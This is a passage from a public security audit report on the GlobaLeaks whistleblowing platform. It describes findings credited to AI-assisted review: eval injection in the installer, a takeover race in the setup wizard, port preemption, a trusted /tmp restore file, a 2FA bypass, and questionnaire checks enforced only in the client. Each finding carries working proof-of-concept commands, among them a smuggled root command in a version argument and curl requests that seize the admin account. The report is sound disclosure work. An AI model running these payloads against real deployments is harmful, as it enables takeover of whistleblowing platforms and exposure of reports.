Root code execution	**Scripts**	**GPT-5.5 medium v1**

The root installer passes the user-controlled `-v` version argument into a string that is executed with `eval`. A caller who can influence the version argument can execute arbitrary commands as root.

Details

Affected source code, component, endpoint, or function:

```
scripts/install.sh
```

Description:

The install script must be run as root. It stores shell commands in strings and runs them through eval in the DO helper. The -v argument is assigned to VERSION without validation and later interpolated into an apt install command string. Shell metacharacters in VERSION are therefore interpreted by eval with root privileges.

Relevant code:

```
5 if [ ! $(id -u) = 0 ]; then
6   echo "Error: GlobaLeaks install script must be run by root"
7   exit 1
8 fi

10 function DO () {
11   CMD="$1"
...
19   echo -n "Running: \"$CMD\"... "
20   eval $CMD &>${LOGFILE}
...
86 while getopts "ynv:h" opt; do
...
90     v) VERSION="$OPTARG"
...
154   if [[ $VERSION ]]; then
155     DO "apt install -y --no-install-recommends python3-munkres
globaleaks=$VERSION"
```

PoC

Steps to reproduce

1. On a disposable test system, run the installer with a version payload that creates a root-owned marker file.

```
sudo ./scripts/install.sh -y -v '1; id > /tmp/globaleaks-install-rce'
```

2. Inspect the marker file.

```
cat /tmp/globaleaks-install-rce
```

3. Observe that the command ran as root.

```
uid=0(root) gid=0(root) groups=0(root)
```

Expected result

The version argument should be treated only as an APT package version or rejected if it does not match the expected package version format.

Actual result

The version argument is interpreted by the shell via `eval`, allowing arbitrary command execution as root.

Impact

This is a local or operator-assisted command injection in a privileged installation script.

Impacted users or systems:

- Systems where an administrator runs `scripts/install.sh` with an untrusted or externally supplied `-v` value.
- Automation that forwards a release/version parameter from CI, deployment tooling, documentation, or another user-controlled source.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
High	**High**	**High**

CWE-78 Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')

CWE-20 Improper Input Validation

Info 10.5 F-008 - First-run setup wizard not bound to the legitimate operator

On a fresh reachable instance, the first remote client to hit the wizard can initialize the platform and claim administrator control.

IMPACT	COMPONENT	FOUND BY
Setup race on first-run initialization	**Backend**	**GPT-5.5 Pro xhigh via run_codex_cwe_line v2**

The initial platform wizard is exposed as an unauthenticated API on the public web listener before `wizard_done` is set. Any remote client that reaches the freshly installed service can request a public proof-of-work token and submit `/api/wizard` before the legitimate operator, creating the first administrator account and permanently initializing the tenant.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/rest/api.py: route registration and pre-wizard tenant routing
backend/globaleaks/handlers/wizard.py: Wizard.post
backend/globaleaks/handlers/admin/tenant.py: db_wizard
backend/globaleaks/handlers/auth/token.py: TokenHandler.post
backend/globaleaks/rest/decorators.py: BYPASS_PATHS and proof-of-work token
handling
backend/globaleaks/settings.py / backend/globaleaks/state.py: default public bind
debian/globaleaks.init: packaged firewall redirects
POST /api/auth/token
POST /api/wizard
```

Description:

The route table exposes /api/wizard and the handler declares check_roles = 'any'. Because POST handlers require either a session or token, the client-side interceptor treats api/wizard as a public proof-of-work protected endpoint. That token is not an authorization credential: /api/auth/token is also check_roles = 'any' and explicitly exempt from the token/session requirement.

Before initialization, APIResourceWrapper.render routes every hostname to tenant 1 when State.tenants[1].cache.wizard_done is false. The wizard transaction only checks that wizard_done is still false, then sets node configuration, marks wizard_done true, and creates the submitted administrator and recipient accounts.

The default runtime binds remote HTTP and HTTPS sockets on ::, and the packaged init script redirects public ports 80 and 443 to those backend sockets while reachable_via_web defaults to enabled on a fresh database. The installer even prints https://0.0.0.0 as a setup URL. This creates a first-come-first-served remote setup race: the first remote client to complete /api/wizard owns the initial administrator account.

This is not an administrator-abuse finding. The attacker is unauthenticated and acts before any legitimate administrator account exists. It is also distinct from previously filed public signup and public submission-session findings because it targets first-run platform bootstrap rather than optional tenant signup or report submission sessions.

Relevant code:

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

```
backend/globaleaks/rest/api.py
58     ('/api/health', health.HealthStatusHandler),
59     ('/api/public', public.PublicResource),
60     ('/api/report', report.ReportHandler),
61     ('/api/support', support.SupportHandler),
62     ('/api/wizard', wizard.Wizard),
63
64     # Authentication Handlers
65     ('/api/auth/token', auth.token.TokenHandler),

backend/globaleaks/rest/api.py
423     if not State.tenants[1].cache.wizard_done or \
424       request.hostname.lower() in (b'127.0.0.1', b'localhost') or \
425       (State.tenants[1].cache.hostname == '' and
isIPAddress(request.hostname)):
426         request.tid = 1

backend/globaleaks/handlers/wizard.py
7  class Wizard(BaseHandler):
...
11     check_roles = 'any'
...
14     def post(self):
15         request = self.validate_request(self.request.content.read(),
16                                         requests.WizardDesc)
...
23         return wizard(self.request.tid, hostname, request)

backend/globaleaks/handlers/admin/tenant.py
143     if node.get_val('wizard_done'):
144         log.err("DANGER: Wizard already initialized!", tid=tid)
145         raise errors.ForbiddenOperation
...
151     node.set_val('name', request['node_name'])
152     node.set_val('default_language', language)
153     node.set_val('wizard_done', True)
...
169     if not request['skip_admin_account_creation']:
170         admin_desc = models.User().dict(language)
171         admin_desc['username'] = request['admin_username']
172         admin_desc['name'] = request['admin_name']
173         admin_desc['password'] = request['admin_password']
174         admin_desc['mail_address'] = request['admin_mail_address']

backend/globaleaks/handlers/auth/token.py
6  class TokenHandler(BaseHandler):
...
10     check_roles = 'any'
...
12     def post(self):
17         return State.tokens.new(self.request.tid, self.session).serialize()

backend/globaleaks/rest/decorators.py
14 USERS_ROLES = {'any', 'admin', 'analyst', 'custodian', 'receiver'}
15 BYPASS_PATHS = {b"/api/auth/token", b"/api/auth/type", b"/api/report"}
...
21 def decorator_require_session_or_token(f):
22     # Decorator that ensures a token or a session is included in the request
23     def wrapper(self, *args, **kwargs):
24         if self.request.path not in BYPASS_PATHS and not
has_session_or_token(self):
25             raise errors.InternalServerError("Invalid request: No token and no
session")

client/app/src/services/root/app-interceptor.service.ts
19 const protectedUrls = [
20   "api/wizard",
...
70     if (httpRequest.url.includes("api/signup")
71       || (httpRequest.url.endsWith("api/auth/receiptauth") &&
!this.authenticationService.session)
72       || protectedUrls.includes(httpRequest.url)) {
73       return this.httpClient.post("api/auth/token", {}).pipe(
```

```
backend/globaleaks/settings.py
22         self.bind_address = '::'
23         self.bind_remote_ports = [8080, 8443]

debian/globaleaks.init
106     if [[ "$REACHABLE_VIA_WEB" -eq "1" ]]; then
107         iptables -m comment --comment "globaleaks" -t nat -A PREROUTING -p tcp
--dport 80 -j REDIRECT --to-port 8080
...
110         iptables -m comment --comment "globaleaks" -t nat -A PREROUTING -p tcp
--dport 443 -j REDIRECT --to-port 8443
```

PoC

Steps to reproduce

1. Start a fresh GlobaLeaks installation before completing the platform wizard. In the packaged/default configuration, the backend binds public remote ports and the init script redirects public `80` and `443` to the backend listeners.

```
Fresh state: State.tenants[1].cache.wizard_done == false
Target reachable: https://target.example/ or https://target.example:8443/
```

2. As an unauthenticated remote client, request a proof-of-work token from the same tenant. Solve the token by finding a decimal counter such that the Argon2id check used by `Token.validate()` passes.

```
curl -s -X POST 'https://target.example/api/auth/token' \
  -H 'Content-Type: application/json' \
  --data '{}'
```

3. Submit the wizard payload with the solved token. The password values are the client-side hashed values normally produced by the wizard, but the backend accepts them as strings and does not require an existing administrator session.

```
curl -i -X POST 'https://target.example/api/wizard' \
  -H 'X-Token: <token-id>:<valid-proof-of-work-answer>' \
  -H 'Content-Type: application/json' \
  --data '{"node_language":"en","node_name":"attacker-
controlled","admin_username":"attacker-admin","admin_name":"Attacker","admin_passw
ord":"<argon2-hash>","admin_mail_address":"attacker@example.org","admin_escrow":tr
ue,"receiver_username":"attacker-recipient","receiver_name":"Attacker
Recipient","receiver_password":"<argon2-hash>","receiver_mail_address":"attacker@e
xample.org","profile":"default","skip_admin_account_creation":false,"skip_recipien
t_account_creation":false,"enable_developers_exception_notification":false}'
```

4. Log in as `attacker-admin`. The legitimate operator's later wizard attempt now receives `ForbiddenOperation` because `wizard_done` is true.

```
curl -s -X POST 'https://target.example/api/auth/authentication' \
  -H 'Content-Type: application/json' \
  --data '{"tid":1,"username":"attacker-admin","password":"<cleartext-
corresponding-to-hash>","authcode":""}'
```

Expected result

The first-run wizard should not be completable by arbitrary remote clients on the public listener. Bootstrap should require a local-only channel, an operator secret, or another authentication mechanism that binds the setup action to the legitimate installer/operator.

Actual result

Any client that reaches the fresh service can obtain the public anti-abuse token, submit `/api/wizard`, create the initial administrator account, and lock out the legitimate first-run setup by setting `wizard_done`.

Impact

This is a direct-request/forced-browsing issue in the platform bootstrap flow. A remote attacker who reaches a newly installed but not-yet-initialized instance can take over the platform before any legitimate administrator account exists.

Impacted users or systems:

- Fresh GlobaLeaks installations exposed on public interfaces before the operator completes the setup wizard.
- Packaged/default deployments where public HTTP/HTTPS redirects are installed during service start.
- Whistleblowers and recipients of a platform initialized by an attacker-controlled administrator.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
High	**High**	**High**

CWE-425 Direct Request ('Forced Browsing')

CWE-306 Missing Authentication for Critical Function

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Info 10.6 F-012 - Backend continues startup after a configured listener fails to bind

If a required listener is preempted locally, GlobaLeaks can still start partially and leave redirected traffic in attacker-controlled hands.

IMPACT
Traffic interception

COMPONENT
Backend

FOUND BY
GPT-5.5 medium via run_codex_cwe_line v1

GlobaLeaks continues startup when it cannot bind one of its configured public sockets. The packaged init script installs firewall redirects before launching the daemon, so a local user who pre-binds the backend HTTPS port can make GlobaLeaks skip `8443` while the service still reports a successful start. On packaged deployments, traffic redirected from public port `443` can then be handled by the local process that occupied `8443` instead of GlobaLeaks.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/state.py:StateClass.bind_tcp_ports
backend/globaleaks/backend.py:Service.deferred_start
debian/globaleaks.init:network_sandboxing_start and globaleaks_start
```

Description:

The daemon reserves listening sockets before initializing the Twisted application. If a local or remote socket cannot be reserved, bind_tcp_ports() only logs the error and continues. deferred_start() then adopts whatever sockets were reserved and starts the service without verifying that the required HTTP/HTTPS listeners exist.

The Debian init script enables firewall redirection rules before calling globaleaks_start(). With the default LISTENING_IP=:: and remote ports 8080/8443, a local user who can bind TCP/8443 before the service starts can make reserve_tcp_socket(::, 8443) fail. GlobaLeaks then starts without its public HTTPS listener, while the already-installed iptables/ip6tables rules continue redirecting public TCP/443 traffic to port 8443. The process that pre-bound 8443 can receive traffic intended for GlobaLeaks.

Relevant code:

```
# backend/globaleaks/state.py
for port in self.settings.bind_remote_ports:
    sock, fail = reserve_tcp_socket(self.settings.bind_address, port)
    if fail is not None:
        log.err("Could not reserve socket for %s (error: %s)",
                fail.args[0], fail.args[1])
        continue

    if port == 8443:
        self.https_socks += [sock]
    else:
        self.http_socks += [sock]

# backend/globaleaks/backend.py
for sock in self.state.http_socks:
    listen_tcp_on_sock(reactor, sock.fileno(), self.api_factory)

for sock in self.state.https_socks:
    listen_tls_on_sock(reactor,
                       fd=sock.fileno(),
                       contextFactory=self.state.snimap,
                       factory=self.api_factory)

# debian/globaleaks.init
network_sandboxing_start

globaleaks_start

# debian/globaleaks.init, network_sandboxing_start()
iptables -m comment --comment "globaleaks" -t nat -A PREROUTING -p tcp --dport 443
-j REDIRECT --to-port 8443
ip6tables -m comment --comment "globaleaks" -t nat -A PREROUTING -p tcp --dport
443 -j REDIRECT --to-port 8443
```

PoC

Steps to reproduce

1. On a packaged deployment using the default `/usr/share/globaleaks/default` values, bind the backend HTTPS port before starting GlobaLeaks.

```
python3 - <<'PY'
import socket, time
s = socket.socket(socket.AF_INET6, socket.SOCK_STREAM)
s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
s.bind(('::', 8443))
s.listen(16)
print('listening on ::8443')
time.sleep(600)
PY
```

2. Start GlobaLeaks through the packaged init path.

```
sudo /etc/init.d/globaleaks start
```

3. Observe that startup can succeed even though the daemon logged the failed bind and did not adopt an HTTPS listener for `8443`.

```
Could not reserve socket for 8443 (error: Address already in use)
```

4. Connect to the public HTTPS port from a client. The init script's NAT rule redirects TCP/443 to TCP/8443, where the pre-bound local process is listening.

```
curl -vk https://<server>/
```

Expected result

Startup should fail closed if any configured public listener cannot be bound, and firewall redirects should not be left pointing at a port that GlobaLeaks did not successfully claim.

Actual result

The daemon continues with a partial listener set. The init script can leave public `443 -> 8443` redirection active even though GlobaLeaks does not own `8443`.

Impact

This is a non-exit-on-failed-initialization vulnerability. A local user on the host can race or preempt the GlobaLeaks backend HTTPS port during service startup, causing public HTTPS traffic to be delivered to an attacker-controlled local process. Depending on deployment and client behavior, this can expose submitted data, credentials, receipts, or service metadata to interception or phishing. The same partial-start behavior also makes listener availability dependent on which binds happened to succeed.

Impacted users or systems:

- Packaged deployments started through `debian/globaleaks.init` with network sandboxing enabled.
- Deployments where an unprivileged local user or compromised service can bind the high backend ports before GlobaLeaks starts.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
High	**Medium**	**Medium**

CWE-455 Non-exit on Failed Initialization

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Info 10.7 F-014 - gl-admin restore defaults to a predictable /tmp backup archive

A local user can prepare the default restore archive in `/tmp` and have a privileged operator load attacker-controlled platform state.

IMPACT
Platform state takeover

COMPONENT
Backend

FOUND BY
GPT-5.5 Pro xhigh via run_codex_cwe_line v2

`gl-admin restore` uses the same predictable `/tmp/globaleaks_backup_YY_MM_DD.tar.gz` default path as `gl-admin backup`. A local user can place an attacker-controlled archive at that path before a privileged operator runs `gl-admin restore` without an explicit backup filename, causing GlobaLeaks to delete the current data directory and restore attacker-controlled application state.

Details

Affected source code, component, endpoint, or function:

```
backend/bin/gl-admin: default_backup_path(), restore()
```

Description:

The restore subcommand defines its optional archive argument with default=default_backup_path(), which resolves to /tmp/globaleaks_backup_YY_MM_DD.tar.gz. That path is predictable and lives in a world-writable directory on normal Linux systems. The restore code only checks that the path is a readable file, prompts for confirmation, deletes the configured workdir, recreates it, and passes the archive directly to tar -xf.

If a local user creates the default archive path before an operator runs the restore command without specifying a trusted backup file, the operator restores data chosen by the local user. The archive can contain a GlobaLeaks database and data files prepared by the attacker, so the restored service can contain attacker-known administrator credentials, attacker-controlled configuration, or missing/restored report data. This does not require tar path traversal; the issue is that a dangerous restore function trusts a predictable file in a shared temporary directory as its default input.

Relevant code:

```
backend/bin/gl-admin:
60 def default_backup_path():
61     t = datetime.now().strftime("%y_%m_%d")
62     name = "globaleaks_backup_{}.tar.gz".format(t)
63     return os.path.join("/tmp", name)
...
108 def restore(args):
109     check_dir(args.workdir)
110
111     check_file(args.backuppath)
...
127     shutil.rmtree(args.workdir)
128     os.makedirs(args.workdir)
129
130     print("Extracting the archive {}".format(args.backuppath))
131     sp.check_call(["tar", "-xf", args.backuppath, "-C", args.workdir])
...
326 res_p = subp.add_parser("restore", help="restore a backup of the setup")
327 add_workingdir_path_arg(res_p)
328 res_p.add_argument("backuppath", nargs="?", help="the path and name of the
backup",
329                    default=default_backup_path())
330 res_p.set_defaults(func=restore)
```

PoC

The following reproduces the vulnerable trust decision with a disposable work directory. The attacker-controlled archive contains a replacement `globaleaks.db` marker; a real attack can use a complete GlobaLeaks backup generated from an attacker-controlled instance.

Steps to reproduce

1. As a local user, create the predictable default restore archive for the current date.

```
archive="/tmp/globaleaks_backup_$(date +%y_%m_%d).tar.gz"
attacker_dir=$(mktemp -d)
printf 'attacker controlled database\n' > "$attacker_dir/globaleaks.db"
tar -zcf "$archive" -C "$attacker_dir" .
chmod 0644 "$archive"
```

2. As the operator, restore without specifying a backup filename.

```
victim_workdir=$(mktemp -d)
printf 'legitimate database\n' > "$victim_workdir/globaleaks.db"
printf 'y\n' | PYTHONPATH=backend backend/bin/gl-admin restore -w
"$victim_workdir"
```

3. Inspect the restored data directory.

```
cat "$victim_workdir/globaleaks.db"
```

Expected result

The restore command should require an explicit trusted backup path or refuse to use a default path in a shared temporary directory. If a default is kept, it should be created and consumed through a private directory or otherwise verify ownership, permissions, and provenance before deleting and restoring the application data directory.

Actual result

When no archive argument is supplied, `gl-admin restore` reads `/tmp/globaleaks_backup_YY_MM_DD.tar.gz`, deletes the current workdir, and extracts the local user's archive into the workdir.

Impact

This is a local trust-boundary issue in a privileged restore workflow. A local user on the host can prepare the restore input that a privileged operator may consume by running the restore command with its default archive argument. Because restore replaces the GlobaLeaks data directory and restarts the service when it was running, the attacker-controlled archive can alter platform data and configuration.

Impacted users or systems:

- Multi-user GlobaLeaks hosts where unprivileged local users can create entries in `/tmp`.
- Operators or automation that run `gl-admin restore` without passing an explicit protected backup path.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
High	**High**	**High**

CWE-15 External Control of System or Configuration Setting

CWE-676 Use of Potentially Dangerous Function

CWE-749 Exposed Dangerous Method or Function

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Info 10.8 F-018 - Mandatory 2FA not enforced server-side before role access

Mandatory 2FA can be bypassed during the pre-enrollment window because password-only login still yields a usable session.

IMPACT	COMPONENT	FOUND BY
Authentication policy bypass	**Backend**	**GPT-5.5 xhigh v1**

When platform-wide two-factor authentication is enabled, users without an enrolled two-factor secret are redirected by the client to the forced 2FA setup page, but the backend still grants them a normal role session after password authentication. Until the user completes enrollment, authenticated role APIs remain accessible with only the account password.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/handlers/auth/__init__.py
backend/globaleaks/handlers/user/__init__.py
backend/globaleaks/rest/decorators.py
client/app/src/shared/resolvers/preference.resolver.ts
client/app/src/pages/action/forced-two-factor/forced-two-factor.component.ts
client/app/src/pages/recipient/recipient.routes.ts
client/app/src/pages/admin/admin.routes.ts
```

Description:

The login transaction verifies a TOTP code only when the user already has a two_factor_secret. If the tenant requires two-factor authentication but the user has not enrolled yet, login succeeds with only the password and creates a normal role session.

The user's preference serialization reports require_two_factor=true when tenant-level 2FA is enabled and the user has no enrolled secret. The Angular PreferenceResolver reacts to that flag by navigating to /action/forcedtwofactor, where the user can enroll 2FA through the enable_2fa user operation.

That redirect is not an authorization boundary. Backend decorators authorize subsequent requests only by session role and tenant. They do not deny role APIs while require_two_factor is still true. Client routes can also start other resolvers alongside PreferenceResolver, and some routes omit PreferenceResolver entirely.

An attacker who has obtained the password of a user that has not yet enrolled mandatory 2FA can therefore access the user's normal role APIs before setting up any second factor, bypassing the configured mandatory-2FA policy.

Relevant code:

```
// backend/globaleaks/handlers/auth/__init__.py
119:    if user.two_factor_secret:
120:        if authcode == '':
121:            raise errors.TwoFactorAuthCodeRequired
122:
123:        State.totp_verify(user.two_factor_secret, authcode)
...
148:    session = Sessions.new(tid, user.id, user.tid, user.role, crypto_prv_key,
user.crypto_escrow_prv_key)

// backend/globaleaks/handlers/user/__init__.py
93:    if State.tenants[user.tid].cache.two_factor and \
94:      user.two_factor_secret == '':
95:        ret['require_two_factor'] = True

// backend/globaleaks/rest/decorators.py
32:def decorator_authentication(f, roles):
...
38:        if self.session and self.session.tid == self.request.tid:
39:            if 'user' in user_roles and self.session.role in USERS_ROLES:
40:                return f(self, *args, **kwargs)
41:            if self.session.role in user_roles:
42:                return f(self, *args, **kwargs)

// client/app/src/shared/resolvers/preference.resolver.ts
21:      return this.httpService.requestUserPreferenceResource().pipe(
22:        map((response: preferenceResolverModel) => {
23:          this.dataModel = response;
24:          if (this.dataModel.password_change_needed) {
25:            this.router.navigate(["/action/forcedpasswordchange"]).then();
26:          } else if (this.dataModel.require_two_factor) {
27:            this.router.navigate(["/action/forcedtwofactor"]).then();
...
29:          return true;

// client/app/src/pages/action/forced-two-factor/forced-two-factor.component.ts
31:      "operation": "enable_2fa",
...
39:    requestObservable.subscribe(
40:      {
41:        next: () => {
42:          this.preferenceResolver.dataModel.two_factor = true;
43:          this.authenticationService.session.two_factor = true;

// client/app/src/pages/recipient/recipient.routes.ts
25:  {
26:    path: "reports",
...
29:    resolve: {
30:      PreferenceResolver, RTipsResolver
31:    },
...
34:  {
35:    path: "settings",
36:    loadComponent: () => import('@app/pages/recipient/settings/
settings.component').then(m => m.RecipientSettingsComponent),
37:    resolve: {
38:      NodeResolver

// client/app/src/pages/admin/admin.routes.ts
17:  {
18:    path: "",
19:    loadComponent: () => import('@app/pages/admin/home/admin-
home.component').then(m => m.adminHomeComponent),
20:    resolve: {
21:      NodeResolver, PreferenceResolver, UsersResolver
```

PoC

Steps to reproduce

1. Configure a tenant so that two-factor authentication is mandatory, and use an account that has a valid password but no enrolled `two_factor_secret`.

2. Authenticate with only the password. Because the user has no enrolled TOTP secret, the backend does not require an `authcode` and returns a normal session.

```
curl -s -X POST 'https://TARGET/api/auth/authentication' \
  -H 'Content-Type: application/json' \
  --data '{"tid":0,"username":"USER","password":"PASSWORD","authcode":""}'
```

3. Confirm that the backend reports mandatory enrollment for the same session.

```
curl -s 'https://TARGET/api/user/preferences' \
  -H 'X-Session: SESSION_ID'
```

The response includes `require_two_factor: true`.

4. Before calling `api/user/operations` with `operation: enable_2fa`, use the same session to access a normal role endpoint. For a recipient account:

```
curl -s 'https://TARGET/api/recipient/rtips' \
  -H 'X-Session: SESSION_ID'
```

For an admin account, role APIs such as `GET /api/admin/users` are likewise authorized by role before 2FA enrollment completes.

Expected result

When tenant policy requires two-factor authentication and a user has not enrolled it yet, the session should be restricted to the minimum endpoints needed to enroll 2FA, log out, and fetch required enrollment metadata. Role APIs should not be reachable until enrollment succeeds.

Actual result

The backend grants a normal role session after password authentication. The client redirects to the forced 2FA page, but backend role APIs remain accessible before 2FA enrollment is completed.

Impact

An attacker who obtains the password of a user who has not yet enrolled mandatory 2FA can access the account without completing the required second-factor setup. For recipient accounts, this can expose assigned whistleblower reports despite a tenant-level policy requiring two-factor authentication. For admin, custodian, or analyst accounts, the same pattern exposes the role's normal API surface before enrollment.

Impacted users or systems:

- Tenants with mandatory two-factor authentication enabled.
- Users who have not yet completed two-factor enrollment.
- Whistleblowers whose reports are accessible to a recipient account protected only by password until enrollment.

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
High	**High**	**Low**

CWE-287 Improper Authentication

CWE-306 Missing Authentication for Critical Function

Info 10.9 F-020 - Questionnaire blocking and scoring policies are enforced only client-side

A tampered client can ignore questionnaire blocking, rerouting, and scoring rules and submit a report with forged intake behavior.

IMPACT	COMPONENT	FOUND BY
Intake policy bypass	**Backend**	**GPT-5.5 xhigh v1**

Questionnaire options can be configured to block a submission, reroute it to specific recipients, and assign a score used for report triage and conditional fields. These policies are evaluated by the Angular client, but the backend submission endpoint trusts the client-supplied `answers`, `receivers`, and `score` values. A submitter using a modified client can therefore submit a report after selecting a blocking option, omit recipients that should be triggered by the selected option, or forge the report score stored and shown to recipients.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/handlers/whistleblower/submission.py:db_create_submission
backend/globaleaks/rest/requests.py:SubmissionDesc
backend/globaleaks/handlers/public.py:serialize_field_option
client/app/src/shared/services/field-utilities.service.ts
client/app/src/services/helper/submission.service.ts
/api/whistleblower/submission
```

Description:

The public questionnaire schema exposes option-level policy fields such as block_submission, trigger_receiver, score_points, and score_type. The client evaluates those values in FieldUtilitiesService.onAnswersUpdate(): selected blocking options set submission.blocked, selected trigger_receiver options replace the receiver list, and score options update submission.submission.score.

Those values are not treated as advisory-only data in the client. completeSubmission() refuses to submit when client validation fails, and SubmissionService.submit() sends the client-derived receivers and score in the final /api/whistleblower/submission request.

The backend does not recompute these policies from the stored questionnaire and submitted answers. SubmissionDesc accepts an arbitrary answers dictionary and integer score. db_create_submission() stores request['score'] directly in InternalTip.score, stores request['answers'] after optional encryption, and creates ReceiverTip rows only for request['receivers']. It does not reject answers that selected a block_submission option, does not require recipients listed in a selected option's trigger_receiver, and does not derive the score from score_points/score_type and the context thresholds.

As a result, questionnaire policies that administrators configure as part of the intake workflow can be bypassed by any submitter able to alter the client request body.

Relevant code:

```
// backend/globaleaks/handlers/public.py
323 def serialize_field_option(option, language):
...
331     ret = {
332         'id': option.id,
333         'order': option.order,
334         'block_submission': option.block_submission,
335         'score_points': option.score_points,
336         'score_type': option.score_type,
337         'trigger_receiver': option.trigger_receiver
338     }

// client/app/src/shared/services/field-utilities.service.ts
90   calculateScore(scope: any, field: any, entry: any) {
...
123     const score = scope.points_to_sum * scope.points_to_mul;
124     if (scope.context) {
125       if (score < scope.context.score_threshold_medium) {
126         scope.score = 0;
127       } else if (score < scope.context.score_threshold_high) {
128         scope.score = 1;
129       } else {
130         scope.score = 2;
131       }
132     }
...
208             if (option.set) {
209               if (option.block_submission) {
210                 scope.block_submission = true;
211               }
212
213               if (scope.submission && option.trigger_receiver.length) {
214                 scope.submission.override_receivers = option.trigger_receiver;
215               }
216             }
...
248     if (scope.submission) {
249       scope.submission.submission.score = scope.score;
250       scope.submission.blocked = scope.block_submission;
251     }

// client/app/src/pages/whistleblower/submission/submission.component.ts
272    this.fieldUtilitiesService.onAnswersUpdate(this);
274     if (!this.runValidation()) {
275       this.utilsService.scrollToTop();
276       return;
277     }
...
310     this.submission.submit().subscribe({

// client/app/src/services/helper/submission.service.ts
65   submit() {
66     this.submission.receivers = [];
67
68     if (this.override_receivers.length) {
69       this.submission.receivers = this.override_receivers;
70     } else {
...
82     const _submission_data = {
83       context_id: this.submission.context_id,
84       receivers: this.submission.receivers,
85       identity_provided: this.submission.identity_provided,
86       answers: this.submission.answers,
87       answer: this.submission.answer,
88       score: this.submission.score,
89       receipt: this.submission.receipt
90     };

// backend/globaleaks/rest/requests.py
120 SubmissionDesc = {
121     'context_id': uuid_regexp,
122     'receivers': [uuid_regexp],
123     'identity_provided': bool,
```

```
124     'answers': dict,
125     'score': int,
126     'receipt': str
127 }

// backend/globaleaks/handlers/whistleblower/submission.py
169     answers = request['answers']
...
173     receivers = []
174     for r in session.query(models.User).filter(models.User.tid == tid,
models.User.id.in_(request['receivers']), models.User.role == 'receiver'):
...
213     # Evaluate the score level
214     itip.score = request['score']
...
260     if crypto_is_available:
261         answers = Base64Encoder.encode(GCE.asymmetric_encrypt(itip.crypto_tip_
pub_key, json.dumps(answers, cls=JSONEncoder).encode())).decode()
262
263     db_set_internaltip_answers(session, itip.id, questionnaire_hash, answers,
itip.creation_date)
...
281     for user in receivers:
...
287         db_create_receivertip(session, user, itip, _tip_key)
```

PoC

Steps to reproduce

1. Configure a questionnaire option that blocks submission, and optionally configure a score value or a `trigger_receiver` list on the same or another selectable option.

```
Option A:
  block_submission = true
  score_type = addition
  score_points = 100
  trigger_receiver = [RECIPIENT_A]
```

2. Start a normal whistleblower submission and select Option A. The stock client marks the option as blocking and will not complete the submission through the UI.

```
client/app/src/shared/services/field-utilities.service.ts sets submission.blocked
= true
```

3. Send the final submission request directly, preserving an answer that selects Option A but choosing arbitrary `receivers` and `score` values.

```
curl -s -X POST 'https://TARGET/api/whistleblower/submission' \
  -H 'Content-Type: application/json' \
  -H 'X-Session: WHISTLEBLOWER_SUBMISSION_SESSION' \
  --data '{
    "context_id": "CONTEXT_UUID",
    "receivers": ["RECIPIENT_B"],
    "identity_provided": false,
    "answers": {
      "FIELD_UUID": [{"value": "OPTION_A_UUID"}]
    },
    "score": 0,
    "receipt": "RECEIPT_OR_HASH"
  }'
```

4. Observe that the backend creates the report, stores `score = 0`, and creates a ReceiverTip for `RECIPIENT_B` rather than rejecting the blocked answer or applying `trigger_receiver = [RECIPIENT_A]`.

```
The report is accepted even though the selected option is configured with
block_submission=true. The stored report score is the client-supplied integer, not
the score derived from questionnaire answers. Recipients are created from the
client-supplied receivers array.
```

Expected result

The backend should derive questionnaire policy decisions from the authoritative questionnaire schema and submitted answers. It should reject a submission that selects a `block_submission` option, enforce any server-side routing semantics associated with `trigger_receiver`, and compute the stored score from configured option scores and context thresholds.

Actual result

The backend trusts the modified client request. It accepts blocked answer combinations, stores an arbitrary client-supplied score, and creates recipient access only for the client-supplied receiver IDs.

Impact

This is a server-side validation and workflow-policy bypass in the public submission flow. A submitter can bypass administrator-configured intake rules and manipulate the metadata and routing that recipients rely on when triaging reports.

Impacted users or systems:

- Deployments that use blocking questionnaire options to prevent ineligible or unsafe submissions from being filed.
- Deployments that use option-triggered recipients to route reports based on selected answers.
- Recipients relying on report score, score filters, and score-triggered fields for triage.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
Low	**High**	**Low**

CWE-602 Client-Side Enforcement of Server-Side Security

CWE-20 Improper Input Validation

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Info 10.10 F-021 - Personal recipient files downloadable and deletable by co-recipients

A co-recipient who learns a personal file UUID can still read or delete an attachment that was meant to stay private.

IMPACT	COMPONENT	FOUND BY
Sensitive file exposure	**Backend**	**GPT-5.5 medium v1**

Recipient-uploaded files marked as personal are hidden from other recipients in the report serialization, but the direct recipient file download and delete endpoint only checks that the requesting recipient has access to the same report. A recipient who obtains or guesses a personal receiver-file UUID can download or delete another recipient's personal file attached to that report.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/handlers/recipient/rtip.py:db_access_rfile
backend/globaleaks/handlers/recipient/rtip.py:ReceiverFileDownload.download_rfile
backend/globaleaks/handlers/recipient/rtip.py:ReceiverFileDownload.delete
/api/recipient/rfiles/<uuid>
```

Description:

